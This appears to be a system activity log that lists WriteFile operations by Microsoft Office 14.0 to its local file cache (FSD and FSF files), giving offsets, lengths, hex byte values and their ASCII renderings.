C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	16680	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd fd fd fd		success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 40 79 fd fd fd 26 7a 4b fd 79 fd 6e 31 3e fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 9e 79 60 fd 7a 0e 4d fd fd 11 fd 11 35 01 6b 0b 00 00 00 00 00 00 00 35 75 0c fd 68 fd 03 47 fd fd fd 38 18 4d 0a 22 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz@y&zKyn1>S,XFFaqy`zM5k5uhG8M"AExxxx	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	16	fd fd 48 a1 fd 40 fd 06 fd fd 62 fd 12 71	H@bq	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	2	0c 00		success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	18	1	18		success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 6d 3b 78 13 fd 4a fd 7f fd fd 06 fd fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 52 fd fd 63 62 47 fd fd fd 57 fd fd fd 16 0b 00 00 00 00 00 00 00 7b 4a 5a fd 18 07 00 49 fd 2f fd fd fd fd 76 41 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRm;xJS,XFFaqRcGW{JZI/vAP>PBxxxx+	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	76	40	fd 52 fd fd 63 62 47 fd fd fd 57 fd fd fd 16 0b 00 00 00 00 00 00 00 7b 4a 5a fd 18 07 00 49 fd 2f fd fd fd fd 76 41	RcGW{JZI/vA	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	512	65024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 02 70 00 fd 47 03 00 02 73 fd 71 2b 51 39 47 fd fd 61 60 fd fd 71 62 01 00 00 00 02 70 00 fd 47 05 00 02 7c fd 75 2d fd 75 fd 41 fd fd fd 57 22 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @pGsqQ9Ga`qbpG|u-uAW"U	success or wait	2	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	512	1024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 02 70 00 fd 47 03 00 02 73 fd 71 2b 51 39 47 fd fd 61 60 fd fd 71 62 01 00 00 00 02 70 00 fd 47 05 00 02 7c fd 75 2d fd 75 fd 41 fd fd fd 57 22 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @pGsqQ9Ga`qbpG|u-uAW"U	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d5 02 50	P	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 6d 3b 78 13 fd 4a fd 7f fd fd 06 fd fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 52 fd fd 63 62 47 fd fd fd 57 fd fd fd 16 0b 00 00 00 00 00 00 00 7b 4a 5a fd 18 07 00 49 fd 2f fd fd fd fd 76 41 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRm;xJS,XFFaqRcGW{JZI/vAP>PBxxxx+	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	76	40	fd 52 fd fd 63 62 47 fd fd fd 57 fd fd fd 16 0b 00 00 00 00 00 00 00 7b 4a 5a fd 18 07 00 49 fd 2f fd fd fd fd 76 41	RcGW{JZI/vA	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	2560	4096	fd fd fd fd fd 7a 56 fd 11 00 00 00 00 00 00 00 03 10 fd fd 05 fd 00 fd 40 03 07 fd fd fd 47 fd fd 40 fd fd fd 52 fd fd fd 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 47 07 10 fd fd 7d fd 1c fd 78 4e fd fd fd fd fd 47 07 fd 01 00 00 00 01 06 00 03 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 57 07 0b 00 35 fd fd fd 69 05 4c fd fd 3d fd 56 fd fd 0f 01 00 00 00 01 07 00 04 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 62 07 0b 33 6d fd 75 fd 20 fd 42 fd fd fd 59 02 db 01 00 00 00 01 07 00 07 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd 00 35 fd fd fd 69 05 4c fd fd 3d fd 56 fd fd 0f 01 00 00 00 05 fd 00 fd 6d 07 11 fd 2d fd fd	zV@G@RG}xNGW5iL=Vb3mu BY`5iL=Vm-	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	2576	4	03 10 fd fd		success or wait	2	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 fd fd 28	h(	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 6d 3b 78 13 fd 4a fd 7f fd fd 06 fd fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd 52 fd fd 63 62 47 fd fd fd 57 fd fd fd 16 0b 00 00 00 00 00 00 00 7b 4a 5a fd 18 07 00 49 fd 2f fd fd fd fd 76 41 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRm;xJS,XFFaqRcGW{JZI/vAP>PBxxxx+	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 6d 3b 78 13 fd 4a fd 7f fd fd 06 fd fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd 52 fd fd 63 62 47 fd fd fd 57 fd fd fd 16 0b 00 00 00 00 00 00 00 7b 4a 5a fd 18 07 00 49 fd 2f fd fd fd fd 76 41 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRm;xJS,XFFaqRcGW{JZI/vAP>PBxxxx+	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	16	fd fd 48 a1 fd 40 fd 06 fd fd 62 fd 12 71	H@bq	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	2	0c 00		success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	18	2	18 fd		success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	20	1	5d	]	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	21	92	46 00 53 00 44 00 2d 00 7b 00 35 00 42 00 38 00 43 00 39 00 37 00 41 00 32 00 2d 00 38 00 44 00 35 00 44 00 2d 00 34 00 36 00 39 00 30 00 2d 00 41 00 32 00 33 00 37 00 2d 00 44 00 36 00 45 00 30 00 43 00 34 00 36 00 46 00 43 00 36 00 30 00 31 00 7d 00 2e 00 46 00 53 00 44 00	FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	113	1	05		success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	76	40	fd 52 fd fd 63 62 47 fd fd fd 57 fd fd fd 16 0b 00 00 00 00 00 00 00 7b 4a 5a fd 18 07 00 49 fd 2f fd fd fd fd 76 41	RcGW{JZI/vA	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	6656	51	fd 36 27 fd fd 17 41 fd fd 7b 67 06 fd 13 0d 03 00 02 00 fd 00 40 20 39 fd 5c fd 6f 46 24 45 fd fd fd fd 7f fd 5f fd 0a 03 00 00 3e 03 00 00 fd 01 49	6A{g@ 9\oF$E_>I	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd fd fd 47 fd fd 40 fd fd fd 52 fd fd fd 01 00 00 00 02 00 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd 00 35 fd fd fd 69 05 4c fd fd 3d fd 56 fd fd 0f 01 00 00 00 05 00 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 33 6d fd 75 fd 20 fd 42 fd fd fd 59 02 db 01 00 00 00 08 00 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 47 fd 5c fd 31 4d 3e 45 fd fd 74 fd fd 72 fd 01 00 00 00 0d 00 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd 27 fd 15 fd 62 19 46 fd fd 14 00 fd 55 fd 47 01 00 00 00 11 00 00	zVG@R;efHkX,5iL=V;efHkX,3mu BY ;efHkX,G\1M>Et;efHkX,'bFUG	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	2580	50	05 fd 00 fd 40 03 07 fd fd fd 47 fd fd 40 fd fd fd 52 fd fd fd 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00	@G@R	success or wait	3	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 6d 3b 78 13 fd 4a fd 7f fd fd 06 fd fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 52 fd fd 63 62 47 fd fd fd 57 fd fd fd 16 0b 00 00 00 00 00 00 00 7b 4a 5a fd 18 07 00 49 fd 2f fd fd fd fd 76 41 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRm;xJS,XFFaqRcGW{JZI/vAP>PBxxxx+	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	76	40	fd 52 fd fd 63 62 47 fd fd fd 57 fd fd fd 16 0b 00 00 00 00 00 00 00 7b 4a 5a fd 18 07 00 49 fd 2f fd fd fd fd 76 41	RcGW{JZI/vA	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	10808	4096	fd fd fd fd fd 7a 56 fd 13 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd fd 7d fd 1c fd 78 4e fd fd fd fd 47 07 fd 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00 06 00 fd fd fd 46 66 fd fd 45 fd 02 3b fd 67 19 01 00 00 00 0e 00 00 00 00 00 00 00 fd fd 3a 06 fd fd 4e fd 3d fd 60 fd fd 48 26 01 00 00 00 06 20 fd fd fd 2d fd fd e5 54 47 fd 22 02 fd 59 1e fd 03 00 00 00 0f 00 00 00 00 00 00 00 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 fd 33 75 fd 6b 0f 5d 4c fd fd fd fd 1a 28 14 1d 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV}xNG0MMCOYpeFfE;N=`H& -TGYJRwps3uk]L(	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	14904	122	ea 69 49 01 0c 56 0c fd fd 7d fd 1c fd 78 4e fd fd fd fd fd 47 07 fd 41 2a 7a fd 5c 05 fd 4e fd fd fd 7a 73 fd fd 3d 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd 33 75 fd 6b 0f 5d 4c fd fd fd fd 1a 28 14 1d 05	iIV}xNGA*z\Nzs=`8fJRwpsJRwps3uk]L(	success or wait	3	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	10824	56	03 10 fd fd 06 00 fd fd fd 7d fd 1c fd 78 4e fd fd fd fd fd 47 07 fd 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00	}xNG0MMCOYpe	success or wait	4	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 6d 3b 78 13 fd 4a fd 7f fd fd 06 fd fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 52 fd fd 63 62 47 fd fd fd 57 fd fd fd 16 0b 00 00 00 00 00 00 00 7b 4a 5a fd 18 07 00 49 fd 2f fd fd fd fd 76 41 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRm;xJS,XFFaqRcGW{JZI/vAP>PBxxxx+	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	76	40	fd 52 fd fd 63 62 47 fd fd fd 57 fd fd fd 16 0b 00 00 00 00 00 00 00 7b 4a 5a fd 18 07 00 49 fd 2f fd fd fd fd 76 41	RcGW{JZI/vA	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	15208	134	ea 69 49 01 0c 56 0c fd 2d fd fd e5 54 47 fd 22 02 fd 59 1e fd fd 7d fd 3f 07 fd 5b fd 4b fd 43 fd 64 fd fd 3b 03 00 00 00 00 00 00 00 0b fd 00 fd 32 fd fd fd ad fd 5e 46 fd fd 3e 87 36 fd 01 00 00 11 03 39 03 00 75 fd 00 fd 60 03 0c 50 5e b8 66 fd 64 4e fd fd 5e 54 dc 34 3f 00 39 01 00 00 00 00 00 00 00 10 00 00 00 fd 4e fd 38 fd fd fd 49 fd 5b fd 45 11 fd 62 fd 79 05	iIV-TGY}?[KCd;2^F>69u`P^fdN^T4?9N8I[Eby	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	15344	70	ea 69 49 01 0c 56 1c fd 2d fd fd e5 54 47 fd 22 02 fd 59 1e fd fd 7d fd 3f 07 fd 5b fd 4b fd 43 fd 64 fd fd 3b 04 00 00 00 00 00 00 00 07 58 22 0c fd fd 3a 06 fd fd 4e fd 3d fd 60 fd fd 48 26 05	iIV-TGY}?[KCd;X"N=`H&	success or wait	4	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	2804	298	05 fd 00 fd 6d 07 11 fd 2d fd fd e5 54 47 fd 22 02 fd 59 1e fd 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 7e 07 09 fd 2d fd fd e5 54 47 fd 22 02 fd 59 1e fd 03 00 00 00 01 02 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 fd fd fd 46 66 fd fd 45 fd 02 3b fd fd 67 19 01 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 19 47 fd 5c fd 31 4d 3e 45 fd fd 74 fd fd 72 fd 01 00 00 00 01 01 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd 33 6d fd 75 fd 20 fd 42 fd fd 59 02 db 01 00 00 00 05 fd 00 fd fd 07 19 fd 27 fd 15 fd 62 19 46 fd fd 14 00 fd 55 fd 47 01 00 00 00 01 01 00 10	m-TGY~-TGYFfE;G\1M>Et`3muBY'bFUG	success or wait	3	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{5B8C97A2-8D5D-4690-A237-D6E0C46FC601}.FSD	15952	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEE9047A59	WriteFile
